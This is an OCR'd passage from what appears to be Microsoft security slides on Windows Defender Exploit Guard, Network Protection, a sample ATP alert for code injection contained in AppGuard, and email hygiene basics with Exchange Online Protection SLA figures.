
Reactive

1



Manageability

- All Exploit Guard capabilities are easily manageable
- Group Policy
- MDM
- Intune
- SCCM



Windows Defender SmartScreen


Use the power of the **Intelligent Security Graph** to prevent encounters


This is the technology leveraged by Windows Defender Exploit Guard - Client Network Protection

NETWORK PROTECTION

Network Protection takes Windows Defender SmartScreen's industry-leading protection…

makes it available to **ALL** browsers (With the exception of Edge) and processes.




Windows Defender Security Center
Machine
Analyst@WDATPContosoV1.on...
Machine timeline
Alert page
Abnormal code execution contained within AppGuard
A process has injected code into another process, indicating suspicious being run in the target process memory. Injection is often used to hide malicious code execution within a trusted process. As a result, the target process may exhibit abnormal behaviors such as opening a listening port or connecting to a command and control server.
Severity: Medium
Category: Installation
Detection source: Windows Defender ATP
Status: New
Assigned to: Bhooper
Comments: 2
First activity: 02.13.2017| 20:04:32
Last activity: 02.13.2017| 20:22:13
Alert process tree
wininit.exe
services.exe
svchost.exe
AppGuardBroker.exe
MicrosoftEdgeCP.exe
www.northwindtraders.com (52.176.49.76)
MicrosoftEdgeCP.exe communicated with www.northwindtraders.com (52.176.49.76) using port 80
Process memory allocation
Anomalous memory allocation in Microsoft.cp.exe process memory
Process memory allocation
Anomalous memory allocation in Microsoft.cp.exe process memory
Setup.exe
MicrosoftEdgeCP.exe created setup.exe
Setup.exe was blocked by Device Guard
Activities within AppGuard
User account
All
Remove all filters
wininit.exe
services.exe
5380bea6ccdc9ed07b30bf840c751ee75910f945
C:\Windows\System32\services.exe
vmcompute.exe
8cbcbf843440f2fd0b9adf40b135208bf97a5b97
c:\windows\system32
AppGuard Container
Container Id: 03fe03d2-434b-4845-bcc4-9a4c2c4e845a
Contained in Appguard
11:15:04 cmd.exe created process hcsdiag.exe
svchost.exe > cmd.exe > hcsdiag.exe
rita.lyons
11:14:53 svchost.exe created process Windows.WARP.JITService.exe
services.exe > svchost.exe > Windows.WARP.JITService.exe
e015178... \local service
11:14:51 svchost.exe created process taskhostw.exe
services.exe > svchost.exe > taskhostw.exe
e015178... \system
11:14:51 rdpinit.exe created process rdpshell.exe
userinit.exe > rdpinit.exe > rdpshell.exe
e015178... \wdagutilit...
CExecSvc.exe > cmd.exe > reg.exe
CExecSvc.exe > cmd.exe > 2 processes

Email Protection Basics

- Use a Cloud based email hygiene solution, such as Exchange Online Protection (EOP) with EOP Advanced Threat Protection (ATP)

- Appropriate DNS records
  - Sender Policy Framework (SPF)
  - Domain-based Message Authentication, Reporting and Conformance (DMARC)
  - DomainKeys Identified Mail (DKIM)

- Additional Transport Rules

- Correctly Configured Email Hygiene at the SMTP Gateway
  - Anti-Spam filtering
  - Anti-Malware filtering
  - Content Filtering


Cloud based email hygiene ?

- Geo-redundant SMTP ingress and egress
- Spam and malware filtering upstream of your network
- Bulk mail filtering
- Can queue mail when on-premise servers cannot accept mail
- Service level agreements for
  - anti-spam effectiveness
  - false positives
  - uptime
  - virus detection and blocking

EOP SLAs

Spam effectiveness SLA	>99%
False positive ratio SLA	<1:250,000
Virus detection and blocking SLA	100% of known viruses
Monthly uptime SLA	99.999%

ATP Service architecture

